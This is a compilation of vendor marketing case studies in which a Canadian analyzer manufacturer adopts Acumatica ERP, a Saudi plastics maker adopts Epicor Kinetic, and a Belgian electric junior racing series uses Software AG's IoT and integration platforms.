
Procurement was complex because it took some 1,800 different parts to make an analyzer. Some items required a six-month lead time, while others were in inventory. Such complexity was hard to manage manually. When the company received an upswing in orders and started carrying a backlog, they invested a lot of money in inventory.

"We were probably sitting on over $4 million of inventory and had another $3,000,000 on route at any point in time in order to address some $8 million worth of booked orders," Hodgson says.

Without a robust inventory system, "We had an abundance of some things - probably a 10-year supply of some items and a two-week supply of other things."

Like others worldwide, Envent encountered supply chain issues during the pandemic, most importantly with micro-processors, and had to turn to the grey market while also dealing with scarcity issues and escalating costs. "Items that used to cost $13 started costing $1,300," Hodgson says. "Those issues quickly eat into your gross margin rapidly."

"Everyone knew that we had to do something differently in order to succeed, and so the appetite was there for a new platform," Hodgson says. "The appetite was also there with our younger workforce members. These were the 22-year-old engineers who were appalled at the kind of banging-rocks-together-to-make-sparks level of technology we were using."



Solution

Envent evaluated SAP's small business solution, NetSuite, a custom program, and Acumatica Cloud ERP. Hodgson had used the enterprise edition of SAP at his previous employer, a competitor to Envent.

The evaluation team eliminated SAP from contention "because of its pure price point." "It was just prohibitively expensive for us to entertain," says Hodgson. "I remember (at his previous firm) we probably spent 1,000-man hours just trying to populate it and three years later it was still an incomplete system. Having a mid-size business adhere to what would apply to a multinational company became really onerous to keep accurate."

NetSuite was also eliminated from the list. "They are pretty good at selling the dashboards to executives rather than selling the data entry screens to the people who are going to be working with it," Hodgson says.

Envent chose Acumatica Manufacturing Edition for several reasons. "It actually looked good to everybody from the beginning," Hodgson says. "Because we run two sets of books, we could start with two tenants and modify that in the years ahead to one tenant with two branches."

In addition, Acumatica offered multi-currency functionality, which was critical since Envent has word wide operations.

"It also works a very well from a P&L, with all the standard balance sheet reporting, and it exports nicely if you want to do additional analysis in a different format," Hodgson says. "NetSuite doesn't export very nicely."

Envent also liked Acumatica's unlimited user pricing, which allowed everyone to work in the ERP simultaneously, and allowed executives to concentrate on running the company as opposed to worrying about escalating per-user licensing costs.

Acumatica Manufacturing Edition, Hodgson learned, offered Canadian localization, MRP, bill of materials and routings, inventory control, order management, as well as financials, project accounting, and Acumatica's CRM.

"We landed on Acumatica mostly from an accounting-driven decision and knowing that with a partner, we could salvage a lot of our data. They could populate it in the right boxes, and we could work from a point forward rather than spending a whole lot of time populating it from scratch," Hodgson says.

> "Our adoption of Acumatica was concurrent with our expansion... If we had had all these orders come in without having a better data management system, we probably would have been a train wreck."
>
> -Andy Hodgson,
> Chief Executive Officer,
> Envent Engineering

He also liked the ERP's deep functionality from order-to-cash, and the ability to add modules as Envent needed them. "We can roll it out over time slowly, and on an as-needed basis, so that probably made the sale better than anything else," he says.

"Once we had the opportunity to test drive it and to see our data in play, I think the accountants were the first to be happy and then it kind of went department by department after that."

Acumatica partner Aqurus Solutions helped Envent deploy Acumatica.

Implementation

Like several Acumatica customers, Envent executives initially chose to run its new ERP concurrent with its legacy systems.

"Implementation went really well, and it was up and running in a very short period of time," Hodgson says. "But we made a caution-based decision to run concurrently for a while. That doubled the workload and made for an unhappy period. In hindsight, we should have just proceeded with the leap of faith that Acumatica was going to be adequate and capable of what we needed it to be."

Part of that decision stemmed from that knowledge that reviews of Acumatica seemed too good to be true, he says. "As part of our due diligence, we asked around and were put in contact with other companies that had gone through the process and they were all so good that they seemed almost staged," Hodgson says, adding he's now one of those avid Acumatica advocates.

"If I were giving an assessment of Acumatica, I'd be hard pressed to say where it didn't do something for us,"

he says. "I've not only have I found it to be everything I thought it would be, but I found out working with the partner was almost intrinsic to the success of our implementation."

Benefits

Real-Time Data Improves Visibility

"Our adoption of Acumatica was concurrent with our expansion and growth," Hodgson says. "I would be the first to say that it probably made a lot of the growth possible. If we had had all these orders come in without having a better data management system, we probably would have been a train wreck."

Acumatica provides access to real-time data, which Envent didn't have previously. "What we have is near instantaneous data reflected in real time, which is wonderful to see as sales are made," he says. That's particularly important for traveling salespeople and executives.


"There are a number of us that are open somewhere on planet Earth around the clock, so realtime information is critical to us. And it's not batch processing; it's real-time data processing."

Creating financial reports is easier and takes less time. Previously, Hodgson requested information from others three days before he needed it to create reports for an upcoming board meeting. He often had to bug his team to get their data to him. Now, Hodgson accesses data by himself whenever he needs it, which has saved him and others days of data collecting.

"Acumatica is always available around the clock, and it's cloud-based, which is an enormous advantage," he says. "I do all of my regular reporting and examination of the numbers from wherever I am, and it's quite often in airports. I've got the perfect snapshot for all the information I need to do my job."

Previously, his reports contained historical data and was "dubious," he says. "It usually took a couple of weeks, and we would have a board meeting a month after a fiscal quarter just so that we had fairly reasonable closed numbers to talk about."

Trying to factor in currency exchange rates at the time the numbers were produced was a headache. "That time lag was very hurtful and led to providing misleading information," he says.



Quadrupled Manufacturing Production Capacity

Thanks to Acumatica, Envent executives have increased its manufacturing throughput, and now the company makes four times the number of analyzers in a single year.

"We now do as much in a fiscal quarter that we used to do in a year," Hodgson says. "Our production capacity is four or five times the size that it was two years ago."

"If we were shipping two analyzers a week and it was a 12-week order fulfillment, that same 12-week order fulfillment stayed the same, but we're putting out 20 analyzers after the adoption of Acumatica. The actual time to build any analyzer is roughly the same, but it's how many of them we can build concurrently that changed."

Event could not accept orders over a certain amount in a 12-week production run in the past, Hodgson says. "Getting international orders for 30 to 40 analyzers at a time with very short turnarounds, we wouldn't in our wildest dreams accepted an order like that three years ago."

Most importantly, Envent knows what it costs to build each item and what its profit margin is, which is information executives didn't have previously. Suffice to say, the company has increased its profitability.

"Just from efficiency alone, we're more profitable," Hodgson says. "We buy the proper materials and know what they cost. We also know how many times a year we can convert cash to inventory back to cash again."

Given the length of time it takes to build items, Envent's cash to inventory rate is 3.5 times a year.

Seamless Visibility Between Locations

Envent's Calgary operations now has full visibility into what's happening in Houston, and vice versa. "It's hard to quantify or estimate, but we now have visibility. Our American branch can see what's going on in Canada seamlessly. And when Mexico comes online, we'll see what they're doing seamlessly."

With a connected system, every office knows what every other office has in inventory, which wasn't the case previously.

Since Envent services its analyzers throughout an item's life, parts sales make up about 12 percent of Envent's total revenue. But without a good inventory system previously, no one knew how many of an item's parts were already slotted for a customer, which may have lowered its customer satisfaction from time to time.

"We burned ourselves many times in the past by selling things that were already spoken for because there was no system in place," Hodgson says. "Customers might get angered by delays or analyzers arriving incomplete and promises of making items complete down the road. That kind of rings hollow."

With Acumatica, employees have access to real-time inventory levels, which has greatly reduced errors. "We now actually have standing inventory," Hodgson says. "We actually make some common stock analyzers and then can add customization on an as-needed basis." That couldn't be accomplished before because no one knew if they had enough in inventory to assemble analyzers to stock, he says.

Streamlined Operations

With Acumatica's CRM, Envent's inside and outside sales teams are much more coordinated in their sales efforts because they collaborate and share information easily. They no longer duplicate efforts and know whom others have contacted.

Thanks to Acumatica' project accounting functionality, Envent can now take advantage of Canada's Scientific Research and Experimental Development credits, which allows companies to recoup 35 percent of up to the first $3 million in qualified R&D expenses and 20 percent for additional costs as a tax deduction.

"We weren't taking advantage of SHRED credits in the past because the record keeping was just too chaotic to make a reasonable case for it," Hodgson says. With Acumatica, "the project accounting dimension for R&D projects is working very well. We can track hours, costs and materials purchased and allocate those costs appropriately."

New Global Locations

With Acumatica in place, Envent executives look forward to fine-tuning operations and adding locations around the world.

"It's going to be invaluable having a cloud-based platform like this with so many people working remotely," Hodgson says. "It's critical and going to help us grow into multiple inventory locations, and with multi-currency, we'll be able to see all of the banking information from each of our branches in real time, and real-time data like that is critical."

"Acumatica is particularly good for a manufacturer with multiple locations," Hodgson adds. "I think that's really where it shines. And if you operate in different time zones, need to consolidate financials and present them, I think the ease that we do it with now is just in a different league than in the past."

"I would absolutely say that Acumatica is preferred and recommended platform."

Acumatica
The Cloud ERP

About Acumatica

Acumatica Cloud ERP is a comprehensive business management solution that was born in the cloud and built for more connected, collaborative ways of working. Designed explicitly to enable small and mid-market companies to thrive in today's digital economy, Acumatica's flexible solution, customer-friendly business practices and industry-specific functionality help growing businesses adapt to fast-moving markets and take control of their future. For more information, visit acumatica.com or follow us on LinkedIn.

Arabian Plastics Industrial Company

Regional Manufacturing Leader Shifts from Legacy to Leading Edge to Accelerate Decision-Making and Enhance Competitive Advantage

Challenges

- Inefficient, resource-demanding on-prem legacy ERP
- Manual, error-prone processes
- Inability to integrate solutions multiplies workload
- Lack of analytics features slows financials, limits visibility

Benefits

- Cloud-based solution liberates teams and help to provide real-time data-on-the-go
- Automated, streamlined processes save time and money
- Integration with Group systems speeds up data transfer
- Help enable decision-making to support sustainability efforts

Challenges

Manufacturing *Epicor Kinetic deployed in the cloud*

Advanced Manufacturing

With global companies such as Unilever and Proctor & Gamble investing in a presence there, Saudi Arabia has the largest and most significant industrial production in the MENA (Middle East and North Africa) region, which supports its ambitious plan to become the region's manufacturing base. Headquartered in Jeddah, Arabian Plastic Industrial Company (APICO), a Balubaid Group of Companies subsidiary, is raising the bar for manufacturing modernization.

A leader in the plastic packaging and thermoplastic injection molding industry in the region, APICO is committed to deploying the most advanced technologies available. M A Wajid Tanveer, Group CIO, Balubaid Group of Companies, explained, "APICO is undergoing a digital transformation. The first step was a rock-solid ERP solution to streamline, accelerate, and automate our manufacturing processes."

The challenges of APICO's on-prem legacy system brought the criteria for a new solution into stark focus: The company required a cloud-mature, data-driven, and future-ready ERP system made for manufacturing. Tanveer investigated Microsoft, Oracle, SAP HANA, and Epicor Kinetic and concluded, "Epicor Kinetic deployed in the cloud has the edge in manufacturing and can integrate with Group-level software such as finance and HR. Plus, it's scalable, low-code, and cost-effective for maintenance."

Tanveer planned to take full advantage of Epicor's capabilities to revamp APICO workflows, sharing, "Our processes were inefficient because we had to work with an ineffective program. We wanted to leap ahead and optimize the entire business process."


Streamlined Operations

Epicor partner Panamax led a smooth implementation, and the benefits began rolling in.

"The tax authority issued a mandate in 2021 that all invoices must be electronically recorded, which required a move from manual processing. In addition, we needed to integrate with the tax authority's web server and middleware. Epicor Kinetic immediately enabled that transition," Tanveer recalled.

APICO also gained a more precise view of inventory, with the ability to see negative inventory, real-time inventory, and the status of collections. A significant improvement with Epicor Kinetic has been the planning functionality. "That was a key missing piece in terms of how efficiently we could produce the end product at a minimum cost," Tanveer divulged. "Epicor allowed us to purchase raw materials based on seasonal trends versus purchasing based on demand."

He elaborated, "In the past, we would procure raw materials wherever they were available at the time we received an order. Now, because we have the warehouse space, Epicor empowers us to purchase using raw material pricing forecasts, giving us the lowest possible price. Then, we store it so we have enough materials to match demand."



Epicor also improved on-time payment to suppliers, supporting APICO in maintaining strong vendor relationships. Prior to Epicor, Accounts Payable was manual. Now, trade agreements and payment schedules are all stored in one place. "Epicor Kinetic enabled APICO to accelerate the procurement-to-payment cycle and to meet budget targets," Tanveer remarked.

Fast, Accurate Financials

Epicor has also simplified month-end closing, a process that used to take a fortnight. Ma admitted that the old system allowed the introduction of errors that would have a cumulative effect on the data. For instance, if a unit of measure was recorded incorrectly, all downstream calculations would be distorted. He noted, "With Epicor, month-end closing is done on the last day of the month. Finance uses the rest of that week to verify and post." Tanveer continued, "This is because Epicor doesn't allow sloppy mistakes to be introduced because items are defined in a well-structured format."

Furthermore, seamless integrations with Group-level finance helped to enabled APICO to incorporate financial records and easily see revenue at any given moment, which was challenging to do previously.

Converting Data into Decisions

Data is the lifeblood of any company, and fast, easy data visibility is vital to meet the evolving demands of the business and the market. Tanveer acknowledged, "Requirements change overnight. The reporting that we get from Epicor Kinetic is critical, but those are more transactional. We are deploying Epicor Grow business intelligence to facilitate a more proactive decision-making posture."

> "To enable us to scale and exploit every opportunity, we need Epicor Grow's next-level business intelligence to provide from-anywhere access to cleaned, curated data that allows CXOs to make fast decisions."

He shared a specific scenario. APICO is close to Mecca, where more than 500,000 pilgrims visit daily. A local ice cream shop selling millions of dollars' worth of frozen treats needs plastic cups—a huge opportunity. Prior to Epicor, an APICO sales rep would cold call. Now, armed with analytics and linked to a CRM, sales can approach the shop, understand the demand, and present an informed, compelling offering.

"Those types of analytics and tracking were missing before," Tanveer highlighted. "To enable us to scale and exploit every opportunity, we need Epicor Grow's next-level business intelligence to provide from-anywhere access to cleaned, curated data that allows CXOs to make fast decisions."

Additionally, Tanveer envisions using that data to inform a robust social media strategy to target and retarget customers and prospects.

Eco-Forward, Resource-Optimized


APICO is meeting the escalating global focus on sustainability, harnessing data from Epicor Kinetic to drive greener business decisions. For example, the company is identifying ways to move from plastic-heavy film production to blow and injection molding, which utilizes recycled materials, energy-efficient processes, and waste-reduction strategies.

Epicor also drives resource-friendly procedures by enabling the APICO team to do more without adding headcount, especially in IT. Tanveer observed, "The fact that Epicor is low- or no-code and is deployed in the cloud was a major selling point because finding developer talent can be challenging. And it minimized IT spend."

Energizing Employee Ambitions

With Epicor Kinetic as a robust, reliable, and scalable foundation, APICO is ready to soar, and its employees have many ideas. Tanveer described, "Our users love Epicor, and they see the potential. We are getting a lot of requests for additional Epicor modules such as analytics, CRM, IoT, warehouse management—anything to minimize human intervention." Tanveer has asked Panamax to help explore and prioritize the growing wish list.

"We want to scale properly, and Epicor Kinetic is the right solution to do that. It has given us a blueprint to revamp all our processes to be more efficient, streamlined, and digitized so that we are more competitive and successful."



An Electrifying Disruption for the Entire Racing Industry

Meet our customer hero:

The *Electric Racing Academy (ERA)* is the world's first all-electric junior formula racing series. Founded by Beth Georgiou, Rudi Penders, and Dieter Vanswijgenhoven in Belgium, its mission is to transform motorsports by making it more sustainable, equitable, and accessible. ERA's first, single-seater racing series kicked off with events across Europe in 2022 and an inaugural race at the legendary Circuit Zolder.

Challenges

Improving the racing experience for drivers, engineer teams and fans. Providing real-time data for coaches and drivers. Using technology to lower barriers of entry and promote accessibility. Taking racing green.

Outcomes

Provided high-frequency, real-time telemetry data on the thin edge. Achieved live data insights at a level only ever realized by F1. Included driver messaging to enrich telemetry, for a continuous flow of performance insights. Immersed race enthusiasts in a thrilling, more data-enhanced experience.

Solution

webMethods.io | Cumulocity IoT | Thin Edge.

Transforming motorsports with a truly connected vehicle

Electric. Raw. Power. With intelligence.

The Mitsu-Bachi F110e is an electrified beast. An incredibly intelligent, truly-connected, foot-to-the-floor powerhouse.

Bringing ERA's vision to reality meant taking on an ambitious project to generate real-time racing data for drivers, coaches, teams, and fans. It's a vision powered by a fluid flow of data streaming off IoT and other internal and external sources. It's a vision that represents a future where competition isn't about who can afford the most expensive car—but who can master the technology to create a democratized environment open to everyone, fueled by data-sharing, innovation.

> "The Electric Racing Academy (ERA) is using data to democratize motorsports. Now we are able to provide racing insights to our drivers and team in real-time, collaborate via a shared IoT platform with eager technophiles and start to innovate around a better fan experience. All this, in turn, attracts a new, diverse generation of driving talent. It's literally a win-win."
>
> *Beth Georgiou_*
> *Sporting Director ERA*

The plan was to disrupt an entire industry. But it required a partner, and technology, ready to take on many world's-first challenges. For starters, electric racing requires a new way of thinking about the car. Speed, acceleration, and torque now depend on the battery. And braking is no longer just a way to hit the right speed for the turn—but a multi-dimensional system for generating power, changing race dynamics, and recharging the battery.

A co-pilot worthy of the name

To meet ambition with ambition, ERA combed the market looking for a clear way to gain pole position. With every possible option on the table, ERA chose Software AG and the Cumulocity IoT Platform both in the cloud and on the thin edge.

From vision to technology

With a Cumulocity IoT Thin Edge device installed behind the carbon-fiber driver's seat of the F110e, the sky is the limit when it comes to the data possibilities. The car communicates with the cloud via 4G—a robust link to the Cumulocity IoT Platform—continuously streaming data about speed, acceleration, torque, RPMs, temperature, power from regenerative braking, and a whole lot more.

Super connectivity with the Super iPaaS

Racing into the new era of Super iPaaS

To connect the F110e, and enable a democratized, green future for racing, ERA chose a new type of integration platform: Super iPaaS.


Software AG's Super iPaaS is the only platform on the market that can integrate anything, anywhere, any way you want. Unlike a traditional iPaaS, a Super iPaaS integrates ERA's entire enterprise.

Powered by webMethods.io and StreamSets, the Super iPaaS gives ERA access to a single pane of glass solution for APIs, Applications, Events, Data, and B2B—multi-cloud, accessible by IT and business users alike, with unlimited reach, and unified oversight.

Car-to-Cloud Integration

ERA's solution literally integrates everything from car to cloud. Onboard, an embedded Asus PV100A in-vehicle edge gateway touches all systems from the driver interface, to cameras, to sensors that measure torque to temperature and beyond.

A 3D-interactive display brings in the on-board data and integrates it with live weather information from OpenWeather, and live track data and coaching suggestions powered by AI through the ChatGPT API. Knowing the world from windspeed to humidity, the contours of the track, and how the F110e is performing—lets fans have a new way of experiencing the race, coaches and drivers can make smarter decisions, and the car's systems align with driver input to safely accelerate through the next curve. And every curve after that.



For fans that new experience includes deeper access to everything from pitwalks, to a view of the driver experience, to AI feedback on driver performance. For organizers, a Square Space web shop means agile merchandizing and sales, and a driver booking system means better allocation of people and resources. For drivers, generative AI provides a new level of racing insight, and new flexibility to make critical decisions as weather, car, and competitor data changes by the millisecond.

software AG

AI-enabled, real-time driver and fan experience

For ERA drivers to make the best decisions, they need access to the best information. Much of this starts with deep insights pulled from the car's CAN bus—a system that allows a car's electronic units and devices to communicate—collected by an edge controller running on Cumulocity IoT Thin Edge. Data gets sent to the Cumulocity IoT Platform in real-time, so drivers can make better decisions based on everything from motor heat to predicted track humidity—without having to correlate complex patterns on their own since the system does the heavy lifting with the help of machine learning and AI.

"This is monumental. Previously, in most motorsport classes, data could only be accessed after the race was over. Only Formula 1-class racing has been up to transmitting data in real time—and this comes at a phenomenal expense."

*Dieter Vanswijgenhoven_*
ERA's Co-Founder, Business & Technical Director

Things get even more interesting by building a digital twin of the car and correlating its data with external sources. For example, driver lap times can be analyzed against numerous factors, including weather, or tire wear, and then run through the webMethods ChatGPT connector to enable AI-driver coaching.

Fans win, too, thanks to AI-enablement. Imagine a virtual, 3D-environment, where you can sit in the car and experience a race, or virtual access to the pit so you can feel the heat of the moment at the center of all the action. This is Dieter's vision and with the help of the Super iPaaS it's not far from becoming a reality. ERA will provide the first truly immersive fan experience in racing—a revolution to the one-way passivity of television. And when fans want to know more about the track, driver, car, or anything else—they just have to ask. Through the integration of the ChatGPT API, this is now available to answer any complex questions fans have in natural human language.

Painting the racetrack green with IoT

The impact of Cumulocity IoT goes far beyond any single race or car. Unleashed, live data is attracting startups, and inspiring innovation to turn all aspects of the racetrack green.

ERA will ultimately enable a testing environment for sustainable initiatives like recycled part prototyping and a plastic-free paddock. The ecosystem that grows around a green racetrack will go even further, including scholarships to include young and more diverse drivers, and innovations for adaptive EVs (Electric Vehicles) to suit a full range of bodies and needs.

Data integrated everywhere means organizers can implement requirements related to minimizing tire and brake usage for instance—limiting particle release, and directly saving energy—powering cars using sustainable sources, and potentially helping shape consumer EV industry building and operating standards.

Thanks to ERA's leading role, the use of streaming data will continue racing's long history of helping transition safety and health innovations from closed tracks to the open roads we all depend on for day-to-day life. The same intelligence that helps ERA cars save energy without sacrificing performance today may power your own EV tomorrow.

Multi-cloud, multi-vendor flexibility

ERA chose Cumulocity IoT in part because of its truly multi-cloud, vendor agnostic approach. Using Cumulocity IoT hosted on AWS gave ERA the keys to start building apps that combine short-term operational data from Cumulocity with long-term data from an AWS data lake.

And since the IoT platform is multi-cloud, like the Super iPaaS itself, ERA retains the flexibility to work with any vendor, anywhere, at any time. So, while Cumulocity IoT enables apps built around data in AWS or anywhere else, ERA can also work with Square Space for merchandizing the fan experience and deeper B2B integration.

